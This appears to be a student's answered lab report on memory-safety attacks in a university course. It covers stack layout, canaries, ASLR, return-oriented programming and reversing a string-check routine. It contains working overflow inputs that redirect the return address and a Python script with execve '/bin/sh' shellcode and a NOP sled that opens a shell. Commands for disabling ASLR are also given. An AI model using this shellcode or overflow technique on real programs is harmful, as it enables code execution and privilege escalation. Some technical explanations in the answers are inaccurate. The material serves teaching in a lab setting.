

--	--	--

Cybersecurity Lab, CSE
3140
Spring 2022

Memory Safety Project: The eternal war in memory

Section # : 4

Team #: 13

Names: Jonathan Ameri, Hunter Krasnicki

Note: please support your answers with screenshots, steps and commands used.

If you write any code, backup to your local machine. This lab may cause your VM to crash. We may not be able to restore the files. So, keep all possible information in your report.

Change your password at your first login

In this lab we'll look at one of the most important computer security issues that occurs in practice, memory overreads and overwrites. This lab requires some basic understanding of how computer memory is laid out both architecturally and from the operating system perspective. However, the basic principle is very simple, in many programming languages (particularly C), all data types are raw blocks of memory. An integer is just 32 bits in memory that are interpreted as an integer for the purposes of the program. This becomes particularly problematic for data types that are variable length. As an example, if I want to create a size 10 buffer, I ask the operating system for 10 bytes of blank memory. For example, using:

```
char * buf = malloc(10);
```

The value returned in **buf** points to ten continuous bytes in memory that the operating system has designated for this purpose. However, if I write **buf[11]** the programming language doesn't know the size of **buf**, it is just an array in memory. Essentially, C views memory as one large object. This may not seem troubling yet; we are getting there. Since items don't have attached sizes it is very easy for these "boundaries" between objects to get crossed.

You'll be doing all of the work on a group VM, you will log into cse@172.16.50.X (X= 20*section number + group number) with username: **cse** and password: **cse3140**.

Question 1 (10 points): Consider the following code:

--	--	--

--	--	--

Throughout this lab use the **-g and -m32** switches for gcc when building code. This will make your life easier. The -g flag specifies to include debugging information. The -m32 flag specifies to build code for a 32-bit architecture (rather than a 64-bit executable which is the default for most systems). If you build 64-bit executables, most of the descriptions of the lab will not make sense. Rebuild your code using those switches, does the answer change?

Recompiling using these flags, the answer is now 10.

From how the program behaves, is the above picture correct about memory being laid out? If there are any differences, pose one reason for this possible difference:


When using a 32 bit architecture, it would appear that the picture above is correct. For some reason, this doesn't appear to be the case with a 64 bit architecture. A few differences I could see impacting this is that both array pointers are now going to be only 4 bytes, instead of 8 bytes on a 54 bit machine, but since these arrays are allocated on the stack, I'm not sure if that affects it. Another reason I could see is that each memory block is now going to be 8 bytes wide, instead of just 4, and so that might affect the spacing between where each array is placed in memory.

Question 2 (10 points): The other treacherous ingredient that comes into play is the way the stack works in computer architecture. When a function is being executed and wants to call another function there is a memory data structure called the stack in which three things are placed:

1. The current function context including registers and what function was being executing (so the program knows where to go back to when the called function finishes)
2. Arguments for the function to be called.
3. All the local variables initialized in the called function.

--	--	--

--	--	--



What is the primary purpose of the stack-based architecture? What types of programs does it enable?

The purpose of the stack-based architecture is to enable recursive functions. With the way the stack is laid out and the direction that data is placed on the stack, recursive functions have a lot of room to continue to grow down on the stack until there is no more room in memory. This allows for recursive calls as well as regular calls to functions because once a call to a function is complete, we are able to return right back to the previous spot in memory.

This is shown visually above. [Another resource is here](#). Importantly, the addresses decrease as the stack grows. What are frame pointers and return addresses? What are they used for?

There exists a stack frame for each and every call to a function. A stack frame contains everything needed for that function call, including return address, local variables, saved registers, and parameters to the function call. These are used so that each function call is limited to only the variables and memory allocated for it. The return address is used so that a function call knows where to reset the stack pointer once the function terminates. This ensures that after a function call, we continue right where we left off in our code.

On your virtual machine is a snippet of code called Q2.c, compile and execute this code. **Throughout this lab use the `-g` and `-m32` switches for gcc when building code. This will make your life easier. The `-g` flag specifies to include debugging information. The `-m32` flag specifies to build code for a 32-bit architecture (rather than a 64-bit executable which is the default for most systems). If you build 64-bit executables, most of the description of the lab won't make sense.**

Explain why the code is crashing. What is the minimum size of `size_to_use` that causes the program to fail? (Test this programmatically.)

--	--	--

--	--	--

The program crashes because it runs off the end of the array. The minimum size required to cause the program to fail is 11.

Remove the commenting for line 14, which prints the address of *size_to_use*, and change the value of *size_to_use* to be set to (2). Run the program and observe the address of *size_to_use* variable. What is the address location of *size_to_use*? Rerun the program multiple times, what do you notice? This phenomena is because there is an implemented OS countermeasure named [Address space layout randomization](#) (ASLR). Why do you think it may be helpful?

The address location of *size_to_use* is 0x7fff3a01a970. When you rerun the program multiple times, the address of *size_to_use* varies GREATLY. Some other locations are: 0x7fff8f431cb0, 0x7fff6d0e4df0, 0x7ffe21173c60, 0x7fееееff3c80.

ASLR randomizes the location of variables as a security measure to prevent an attacker from being able to reliably use the address of one variable to jump to the address of other data. If the data was in a constant location, it would be much easier to trace through function calls to access data that shouldn't be accessed.


What command should enable or disable this countermeasure in the OS? ***Ask you TA to disable this countermeasure for you. How can you check that the countermeasure is disabled on your VM?***

To disable ASLR (Address Space Layout Randomization) in the context of a program in C, you can import `sys/personality`, and set the 'personality' of the program to a certain unsigned integer, which sets a flag for how the OS handles memory allocation within the scope of the program. Otherwise, it is random. In a broader context, you can use `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`, which will write the 0 flag to Linux's kernel function for ASLR, where 0 indicates that the OS should not randomize memory addresses.

Once disabled, each run of the program returns the same address of *size_to_use* which is now a constant 0xffffd544.

--	--	--

Question 3 (20 points): Putting the issues in the last two questions together makes it clear that some languages make it easy to have memory corruptions which cause issues. However, the problem is much bigger. Since the return address is written on the stack, it is possible for that to be overwritten. This corrupts the control flow of the program and moves these issues from annoying to major problems. For this question, you'll have to use a debugger to get things moving. We'll be using [gdb](#). A nice video on how to analyze the program using gdb can be found [here](#). You are going to run **Q3** and set a breakpoint at the function **big_thing**. (Remember to compile with **-m32 -g**). Run the program to this point. You should now be able to see the stack using **backtrace** command. You should see two entries on the stack trace, one for the main program and the second called function **big_thing** memory address of the previous stack frame. Find these two ways: **info frame** and **x/100x \$sp-32**. The second command shows you 256 bytes starting 32 bytes above the current stack pointer. What is the current address for the previous frame's **eip**? (This is called the saved eip below.) At what address on the stack is this written?



```
0x565557d2
0x565556fc <+80>: movb $0x0,-0xe(%ebp)
0x56555700 <+84>: movb $0x0,-0xd(%ebp)
0x56555704 <+88>: sub $0x0,%esp
0x56555707 <+91>: pushl -0x1c(%ebp)
[---Type <return> to continue, or q <return> to quit---]
0x5655570a <+94>: lea -0x16(%ebp),%edx
0x5655570d <+97>: push %edx
0x5655570e <+98>: mov %eax,%ebx
0x56555710 <+100>: call 0x565554e0 <strcpy@plt>
0x56555715 <+105>: add $0x10,%esp
0x56555718 <+108>: mov $0x0,%eax
0x5655571d <+113>: mov -0xc(%ebp),%ecx
0x56555720 <+116>: xor %gs:0x14,%ecx
0x56555727 <+123>: je 0x5655572e <big_thing+130>
0x56555729 <+125>: call 0x56555860 <__stack_chk_fail_local>
0x5655572e <+130>: mov -0x4(%ebp),%ebx
0x56555731 <+133>: leave
0x56555732 <+134>: ret
End of assembler dump.
(gdb) info frame
Stack level 0, frame at 0xffffd540:
 eip = 0x565556c3 in big_thing (Q3.c:11); saved eip = 0x565557d2
 called by frame at 0xffffd580
 source language c.
 Arglist at 0xffffd538, args: b=0x565558160 "string double string triple string double\n"
 Locals at 0xffffd538, Previous frame's sp is 0xffffd540
 Saved registers:
  ebx at 0xffffd534, ebp at 0xffffd538, eip at 0xffffd53c
(gdb)
```

--	--	--

```

bfuller — cse3140@cse3140-virtual-machine: ~/Project5 — ssh cse3140@137.99.10.60 — 111x29
(gdb) x/100x $sp-32
0xffffd4f0: 0x56558550 0xf7fb8000 0xffffd538 0xf7e48144
0xffffd500: 0x56558550 0x00000000 0x565558ab 0x565556b8
0xffffd510: 0x56556fc0 0xf7fb8000 0xf7fd10c0 0x56558160
0xffffd520: 0x565558a0 0x565558ab 0xf7e4802b 0x56556fc0
0xffffd530: 0xf7fb8000 0x56556fc0 0xffffd568 0x565557d2
0xffffd540: 0x56558160 0x000003e8 0x56558550 0x5655574a
0xffffd550: 0x00000001 0x56558160 0x565558a0 0x56558550
0xffffd560: 0xffffd580 0x00000000 0x00000000 0xf7dfbe81
0xffffd570: 0xf7fb8000 0xf7fb8000 0x00000000 0xf7dfbe81
0xffffd580: 0x00000001 0xffffd614 0xffffd61c 0xffffd5a4
0xffffd590: 0x00000001 0xffffd614 0xf7fb8000 0xf7fe575a
0xffffd5a0: 0xffffd610 0x00000000 0xf7fb8000 0x00000000
0xffffd5b0: 0x00000000 0x4358d543 0x038f5353 0x00000000
0xffffd5c0: 0x00000000 0x00000000 0x00000040 0xf7fd024
0xffffd5d0: 0x00000000 0x00000000 0xf7fe5869 0x56556fc0
0xffffd5e0: 0x00000001 0x56555540 0x00000000 0x5655571
0xffffd5f0: 0x5655733 0x00000001 0xffffd614 0x565557f0
0xffffd600: 0x56558550 0xf7fe59b0 0xffffd60c 0xf7fd940
0xffffd610: 0x00000001 0xffffd745 0x00000000 0xffffd75f
0xffffd620: 0xffffdd4b 0xffffdd7e 0xffffdda0 0xffffddaf
0xffffd630: 0xffffddc0 0xffffddd5 0xffffdde0 0xffffddf5
0xffffd640: 0xffffde10 0xffffde19 0xffffde2c 0xffffde4e
0xffffd650: 0xffffde8f 0xffffdea2 0xffffdeae 0xffffdec5
0xffffd660: 0xffffded5 0xffffdee9 0xffffdef1 0xffffdf01
0xffffd670: 0xffffdf37 0xffffdf56 0xffffdfbe 0x00000000
(gdb)

```

What is the current address for the previous frame's **eip**? (This is called the saved eip below.)

0x56556472

At what address on the stack is this written?

0xffffd4dc

--	--	--

--	--	--

```
(gdb) backtrace
#0  big_thing (b=0xf7fb4000 "lm\036") at Q3.c:18
#1  0x56556472 in main () at Q3.c:42
(gdb) info frame
Stack level 0, frame at 0xffffd4f0:
  eip = 0x56556344 in big_thing (Q3.c:18); saved eip = 0x56556472
  called by frame at 0xffffd530
  source language c.
  Arglist at 0xffffd4e8, args: b=0xf7fb4000 "lm\036"
  Locals at 0xffffd4e8, Previous frame's sp is 0xffffd4f0
  Saved registers:
    eip at 0xffffd4ec
(gdb) █
```

What ten bytes are used for storing a? You can print &a in gdb. **A small warning: in gdb you may see bytes reordered from the position you think they should be in. Ten consecutive bytes of zeros may not appear that way as the stack grows down.**

The ten bytes for storing a are 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00

Not sure if you mean the byte addresses, but since A initializes with all 0s, it's represented by the above 10 bytes.

How many bytes are between where a is stored and the previous instruction pointer? Do your best to identify the purposes of each byte.

The previous instruction pointer is stored at 0xffffd4ec and a is stored at 0xffffd4c2. These 2 addresses are 26 bytes apart.

Step until the strcpy executes. How has the stack changed? What has been overwritten into the previous eip?

--	--	--

--	--	--

Once strcpy executes, the data in memory in a and past a has been overwritten with new data. When calling info frame again, the new saved eip is 0x74732065, and the location of the saved eip has also changed to be at 0xffffd4dc. The ASCII value of the eip is 'e st'.

Step in gdb until you see an error **stack smashing detected**. This is a protection called [canaries](#) put in place by gcc. Explain what canaries are below?

Canaries are values loaded at the end of a buffer in order to detect buffer overflows. Essentially, it's a null byte that rests at the end of every created buffer, and if written to, is indicative of a program running over the end of the buffer, and potentially overwriting the return address and frame pointer.

Based on your explanation of canaries, how would you go about creating an exploit that works with canaries in place?

Well, since we know the size of canaries in general, we can anticipate their existence given a known buffer size, and simply skip over the canary byte in order to access the address of the frame pointer and return address.

To understand the core behavior, we're going to turn off this protection using the flag -fno-stack-protector. **Note: do not use this flag in development.** Re-execute the program. How many bytes are now between an array and the stored eip?

Eip is now stored at 0xffffd4cc and a is now stored at 0xffffd4b6. There are now only 22 bytes between them as opposed to the 26 bytes between them before.

Step until after the strcpy command. What value has overwritten the return address for the previous instruction pointer? You can access this through either method above. What characters of the text file does this correspond to? Notice the order of characters.

The new data stored in eip is 0x6c706972. This corresponds to the ASCII string of 'ripl'.

Step through the return of the function, where does the program flow try to go? What happened? Once the program jumps, hit continues.

If we continue after the function 'returns', we get a Segmentation Fault.

You're now going to write your first actual exploit. Modify test.txt so that you jump to location 0xdeadbeef. In what position did you change your character?

--	--	--

--	--	--

We changed the string in test.tx using an echo command to force the interpretation of \x to be hex characters. We used “echo -n -e 'string double string t\xef\xbe\xad\xderiple string double' > test.txt”. Using this, the location that the eip was saved at was replaced with 0xdeadbeef.

Question 4 (25 points): You’re still working with Q3 code. There is a function there that we haven’t called yet called secret_function. Launch gdb, set a breakpoint on **big_thing** and find the address for the secret_function. Now rewrite your test.txt to jump to this location. You may have to reorder bytes with some trial and error (see [endianness](#)). What was the proper byte order to get the string to print?

We found the address of secret_function() to be 0x5655628d. Using the same method as in Q3, we created a string that would replace the saved eip with the address of our secret function. We had to consider little endianness to get this to work.

We used the command “echo -n -e 'string double string t\x8d\x62\x55\x56riple string double' > test.txt”

Close the program and run it again, did you get the secret string to print with the same input? Gdb and the underlying operating system may use [Address space layout randomization](#). Explain this technique in a paragraph below. You can disable the address space randomization when debugging Linux applications using a **set disable-randomization on** command. **Again, don’t use this in practice.** With this disabled, is the address of **secret_function** the same every time? Can you write a script that works predictably? Why or why not?

As before, ASLR basically randomizes the address space to be used on the stack, and so when programs run, their layout and position in memory is not predictable/deterministic. With ASLR disabled, the address is the same every time, and the string modification works reliably.

Note that the addresses may change inside and outside of gdb so it's fine if you only print inside of gdb. Also segmentation faults may cause print statements to not appear so step through your code.

Change your input file to launch a shell. Look carefully at the resources available to you in Q3.c. You should not need to modify the source code. Describe what you did to make this change:

address of secret_function2() -> 0x565562c0

We did the exact same thing as the last step except we used the address of secret_function2 which is shown above.

--	--	--

--	--	--

We are almost implementing the exploit. In reality, you do not have a `secret_function` that you are trying to find and execute. But, you now understand how an attacker can hijack the execution of the program and jump to any location. If the program is privileged, the attacker will gain escalated privilege. We now need to get our code (i.e. malicious code) into the memory of the running program. We can simply place our code in the **test.txt** which is inputted to the program. So, when the file is copied to the stack our code will be placed in the stack. The next step is to force the program to jump to the exact location of our malicious code. You can now do that as you learned how to override the return address.

In theory, this is how buffer over attack works. In practical terms, there are many complications behind that. The way programs are executed and the implemented countermeasures make this scenario a little bit harder. One problem is that the stacks are non-executable by default. Which prevents the injected code from getting executed. This countermeasure can be defeated by the Return-to-libc attack which is part of a concept called Return-Oriented Programming. For now let's disable this protection by compiling the source code with the option **`-z execstack`** added. In addition we still have the two countermeasures disabled from before. Keep the **`-fno-stack-protection -m32 and -g options while compilation`**.

To be able to jump to our malicious code, we need to know the memory location for the placed code in the stack. In this experiment we have the source code for the program so we can compile, then debug using gdb. You can get the address of the frame pointer and the buffer address to correctly place the jump to address, in your return address.

In your buffer folder. There is `shellscript.py` which can help creating a `badfile.txt`, containing a script to exploit a shell. The given **shellcode** in the file is simply a copy of a malicious code. You can check online how to write this code. You can also try different codes if you wish. We also make use of an operation named NoP (0x90). Why do you think we need such an operation?

The NoP is useful for finding the buffer address firstly, since the area after the buffer will be blanketed with NoP instructions. Secondly, when we jump to our buffer on the stack again, if we didn't happen to know *exactly* where our malicious code would end up, the instruction pointer would 'slide' down the no operation codes until it reached something executable. i.e. our malicious code.

https://en.wikipedia.org/wiki/NOP_slide#:~:text=A%20NOP%2Dsled%20is%20the,the%20no%2Dop%20machine%20instruction.

If you are not able to get the code to work just describe with screenshots what you'd need to do for this process to be successful.

--	--	--

--	--	--

shellscriptj.py:

```
#!/usr/bin/python3
import sys

shellcode = (
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80"
).encode('latin-1')

# Fill content with NoP
content = bytearray( 0x90 for i in range(300))

# put the shell code at the end
start = 300 - len(shellcode)
content[start:] = shellcode

#Put address at offset 112
ret = 0xffffd4ec + 112
content[0:22] = "AAAAAABBBBBBBBCCCCC".encode('utf-8')
content[22:26] = (ret).to_bytes(4,byteorder='little')

# write the content to a file
with open('myCode','wb') as f:
    f.write(content)
~
~
~
~
```

--	--	--

eip address came from gdb: 'saved registers: eip at 0xffffd4ec'

```
Breakpoint 1, big_thing (
    b=0x5655a1a0 "AAAAAAAABBBBBBBBCCCCC\024\325\377\377", '\220' <repeats 174 times>...) at Q3.c:18
18     int big_thing(char * b){
(gdb) info frame
Stack level 0, frame at 0xffffd4f0:
    eip = 0x56556307 in big_thing (Q3.c:18); saved eip = 0x56556412
    called by frame at 0xffffd530
    source language c.
Arglist at 0xffffd4e8, args:
    b=0x5655a1a0 "AAAAAAAABBBBBBBBCCCCC\024\325\377\377", '\220' <repeats 174 times>...
Locals at 0xffffd4e8, Previous frame's sp is 0xffffd4f0
Saved registers:
    eip at 0xffffd4ec
(gdb)
```

```
cse@cse3140-HVM-domU:~/buffer-files/Q3$
cse@cse3140-HVM-domU:~/buffer-files/Q3$ vim shellscriptj.py
cse@cse3140-HVM-domU:~/buffer-files/Q3$ python3 shellscriptj.py
cse@cse3140-HVM-domU:~/buffer-files/Q3$ cat myCode > test.txt
cse@cse3140-HVM-domU:~/buffer-files/Q3$ ./Q4j
$ ls
Q3      Q3nsp  Q4_2   a.out  shellscript.py  stuff.txt  test2.txt  testscript.py
Q3.c    Q4      Q4j    myCode shellscriptj.py  test.txt   test3.txt  textgen.py
$ exit
cse@cse3140-HVM-domU:~/buffer-files/Q3$ vim shellscriptj.py
cse@cse3140-HVM-domU:~/buffer-files/Q3$
```

As you can see, after running Q4j (Q3.c compiled with proper flags), a shell opens up and we are able to interact with it.

Question 5 (10 points): One last defense we haven't considered in this lab is a protection known as W^X which specifies that each page of memory should be either writable or executable but not both. This defense can be defeated using [return oriented programming](#). Describe the return-oriented programming below.

Return oriented programming is an attack that utilizes the assembly conversion of a given program, or existing assembly instructions within system memory, and utilizes these 'gadgets' to construct their own string of assembly instructions in order to achieve a desired result, including arbitrary code execution, or even favorable program outputs.

--	--	--

--	--	--

A primary attack method within this is the utilization of forged return addresses, hence the name 'return oriented programming'. In which, an attacker can forge a return address to essentially return to a favorable point in memory, or one that contains another function, of which, can be executed by the program, circumventing the aforementioned W^X defense method.

Typically, these converted assembly instructions are referred to as 'gadgets' in the context of ROP (return oriented programming), as each assembly instruction can be utilized in various ways for an attacker to construct their own routines and functions from these disjointed assembly instructions, acting as a sort of toolbox by which the attacker can formulate an attack through the vectors these gadgets provide.

Present one possible defense against this attack, what are some disadvantages of the defense you presented?

One defense I've seen mentioned is using something we've already discussed, namely, ASLR. As discussed before, ASLR randomizes the memory location of objects, including but not limited to included libraries within a program. ASLR helps against a ROP attack if the ROP assembly instructions relied on a predefined/predictable memory address. While this works to defend partially against this kind of ROP attack, it does not however prevent the attacker from constructing their own routines using these assembly 'gadgets'.

Another defense would be to only include functionality and libraries that are absolutely essential to the program's proper functionality. As mentioned before, ROP relies on converted assembly instructions from the target program or system memory in order to work, and as such, if you limit the type and extent of procedures used, you could reduce the quantity and type of gadgets present in memory, and make it more difficult for an attacker to construct favorable assembly sequences. However, this may come at a cost of reduced flexibility and versatility when programming, and would make many implementations more cumbersome.

A good alternative defense is, instead of including an entire library, include *only* the functions and procedures you need from it. This works to restrict the points at which an attacker could jump to within a library, and would thus prevent the attacker from utilizing more powerful or dangerous functions within a library.

--	--	--

--	--	--

Question 6 (15 points): You'll be looking at an unknown binary without binary. This question reads from *q6answer.txt*. You need to write code to get these programs to jump to **you_win** which takes no arguments. This function will print out a flag for you to record below. These programs follow the same basic structure as **Q3.c**. **However**, there are several extra checks on the value of **b**, so you can't just directly use an arbitrary string for the attack. Your goal is to figure out what checks you need to pass and form a string that effectively passes all these checks. Some helpful commands, running info files will tell you about the different points in memory. Entry point is the address of main. We recommend adding a breakpoint at that location.

Once in main you can type disassemble to see the code that is being run. Gdb will annotate calls with functions that it knows. You should be able to identify calls to fgets, strlen, etc. There's one call that is of particular interest. This is the function check_string. Its assembly is below. You have two tasks at this point. The first is to understand what requirements this is placing on the string. The second is to build a file that causes Q6 to jump to the you_win function. Below is an example disassembly of the check_string function. We provide some hints below at the assembly. You may wish to use consult information [x86 architecture](#) and specific [instructions](#). I would encourage you to add your interpretation of the code inline (or to write a separate function with your guess and disassemble that function). Some instructions may be easier to interpret than others.

```

0x565556f2 <+0>: push  %ebp
0x565556f3 <+1>: mov  %esp,%ebp      ----- Sets up the stack frame

0x565556f5 <+3>: call 0x56555988 <__x86.get_pc_thunk.ax> ----- Not important

0x565556fa <+8>: add  $0x18c2,%eax      — add 0x18c2 to EAX register
0x565556ff <+13>: pushl 0xc(%ebp)        -----Push 12(%ebp) onto the stack
0x56555702 <+16>: pushl 0x8(%ebp)        -----Push 8(%ebp) onto the stack Our string b
0x56555705 <+19>: call 0x5655568d <is_palindrome> -----Checks if our string is a palindrome
0x5655570a <+24>: add  $0x8,%esp          ----- add 8 to the stack pointer
0x5655570d <+27>: test %eax,%eax          ----- check if bitwise AND of EAX == 0, if not, we jump
0x5655570f <+29>: jne 0x5655571b <check_string+41>

0x56555711 <+31>: mov  $0x1,%eax
0x56555716 <+36>: jmp 0x56555801 <check_string+271> ----- Return on failure

0th character
0x5655571b <+41>: mov  0x8(%ebp),%eax      — load pointer into EAX
0x5655571e <+44>: movzbl (%eax),%eax       — load least significant byte into EAX, zero extend, (one char)
0x56555721 <+47>: movsbl %al,%edx          — move last 8 bits from EAX, sign extend, put into EDX

1st character
0x56555724 <+50>: mov  0x8(%ebp),%eax      — load pointer into EAX
0x56555727 <+53>: add  $0x1,%eax           — add 1 to pointer in EAX
0x5655572a <+56>: movzbl (%eax),%eax       — load least significant byte into EAX, zero extend, (one char)
0x5655572d <+59>: movsbl %al,%ecx          — load sign-extended lowest 8 bits from EAX into ECX

2nd character
0x56555730 <+62>: mov  0x8(%ebp),%eax      — load pointer into EAX

```

--	--	--

--	--	--

```

0x56555733 <+65>: add $0x2,%eax      — add 2 to pointer in EAX
0x56555736 <+68>: movzbl (%eax),%eax — load least significant byte into EAX, zero extend, (one char)
0x56555739 <+71>: movsbl %al,%eax    — load sign-extended lowest 8 bits from EAX into EAX
0x5655573c <+74>: imul %ecx,%eax     — Pointless multiplication? Loads EAX * ECX back into ECX
0x5655573f <+77>: cmp %eax,%edx      — Check if EAX == EDX
0x56555741 <+79>: je 0x5655574d <check_string+91>

0x56555743 <+81>: mov $0x1,%eax
0x56555748 <+86>: jmp 0x56555801 <check_string+271> — Return on failure

```

5th character

```

0x5655574d <+91>: mov 0x8(%ebp),%eax — load pointer into EAX
0x56555750 <+94>: add $0x5,%eax      — add 5 to pointer in EAX
0x56555753 <+97>: movzbl (%eax),%eax — load least significant byte into EAX, zero extend, (one char)
0x56555756 <+100>: cmp $0x68,%al      — Check if char == h
0x56555758 <+102>: je 0x56555764 <check_string+114>

0x5655575a <+104>: mov $0x1,%eax
0x5655575f <+109>: jmp 0x56555801 <check_string+271> — Return on failure

0x56555764 <+114>: mov 0x8(%ebp),%eax — load pointer into EAX
0x56555767 <+117>: add $0x6,%eax      — add 6 to pointer in EAX
0x5655576a <+120>: movzbl (%eax),%eax — load least significant byte into EAX, zero extend, (one char)
0x5655576d <+123>: cmp $0x61,%al      — Check if char == a
0x5655576f <+125>: je 0x5655577b <check_string+137>

0x56555771 <+127>: mov $0x1,%eax
0x56555776 <+132>: jmp 0x56555801 <check_string+271> — Return on failure

0x5655577b <+137>: mov 0x8(%ebp),%eax — load pointer into EAX
0x5655577e <+140>: add $0x7,%eax      — add 7 to pointer in EAX
0x56555781 <+143>: movzbl (%eax),%eax — load least significant byte into EAX, zero extend, (one char)
0x56555784 <+146>: cmp $0x63,%al      — Check if char == c
0x56555786 <+148>: je 0x5655578f <check_string+157>

0x56555788 <+150>: mov $0x1,%eax
0x5655578d <+155>: jmp 0x56555801 <check_string+271> — Return on failure

0x5655578f <+157>: mov 0x8(%ebp),%eax — load pointer into EAX
0x56555792 <+160>: add $0x8,%eax      — add 8 to pointer in EAX
0x56555795 <+163>: movzbl (%eax),%eax — load least significant byte into EAX, zero extend, (one char)
0x56555798 <+166>: cmp $0x6b,%al      — Check if char == k
0x5655579a <+168>: je 0x565557a3 <check_string+177>

0x5655579c <+170>: mov $0x1,%eax
0x565557a1 <+175>: jmp 0x56555801 <check_string+271> — Return on failure

0x565557a3 <+177>: mov 0x8(%ebp),%eax — load pointer into EAX
0x565557a6 <+180>: add $0x9,%eax      — add 9 to pointer in EAX
0x565557a9 <+183>: movzbl (%eax),%eax — load least significant byte into EAX, zero extend, (one char)
0x565557ac <+186>: cmp $0x65,%al      — Check if char == e
0x565557ae <+188>: je 0x565557b7 <check_string+197>

0x565557b0 <+190>: mov $0x1,%eax
0x565557b5 <+195>: jmp 0x56555801 <check_string+271> — Return on failure

0x565557b7 <+197>: mov 0x8(%ebp),%eax — load pointer into EAX
0x565557ba <+200>: add $0xa,%eax      — add 10 to pointer in EAX

```

--	--	--

--	--	--

```

0x565557bd <+203>:  movzbl (%eax),%eax    — load least significant byte into EAX, zero extend, (one char)
0x565557c0 <+206>:  cmp  $0x72,%al        — Check if char == r
0x565557c2 <+208>:  je   0x565557cb <check_string+217>

0x565557c4 <+210>:  mov  $0x1,%eax
0x565557c9 <+215>:  jmp  0x56555801 <check_string+271>  — Return on failure


0x565557cb <+217>:  mov  0x8(%ebp),%eax    — load pointer into EAX
0x565557ce <+220>:  add  $0xb,%eax         — add 11 to pointer in EAX
0x565557d1 <+223>:  movzbl (%eax),%eax    — load least significant byte into EAX, zero extend, (one char)
0x565557d4 <+226>:  movsbl %al,%eax       — load sign-extended lowest 8 bits from EAX into EAX



0x565557d7 <+229>:  mov  0x8(%ebp),%edx    — load pointer into EAX
0x565557da <+232>:  add  $0xc,%edx         — add 12 to pointer in EAX
0x565557dd <+235>:  movzbl (%edx),%edx    — load least significant byte into EAX, zero extend, (one char)
0x565557e0 <+238>:  movsbl %dl,%ecx       — load sign-extended lowest 8 bits from EDX into ECX


0x565557e3 <+241>:  mov  0x8(%ebp),%edx    — load pointer into EAX
0x565557e6 <+244>:  add  $0xd,%edx         — add 13 to pointer in EAX
0x565557e9 <+247>:  movzbl (%edx),%edx    — load least significant byte into EAX, zero extend, (one char)
0x565557ec <+250>:  movsbl %dl,%edx       — load sign-extended lowest 8 bits from EDX into EDX
0x565557ef <+253>:  add  %ecx,%edx         — Add sign extended characters in EDX and EAX together
0x565557f1 <+255>:  cmp  %edx,%eax         — Check to see if EDX == EAX, where EDX = (EDX + ECX)
                        So, EAX should == (EDX + ECX)
0x565557f3 <+257>:  je   0x565557fc <check_string+266>


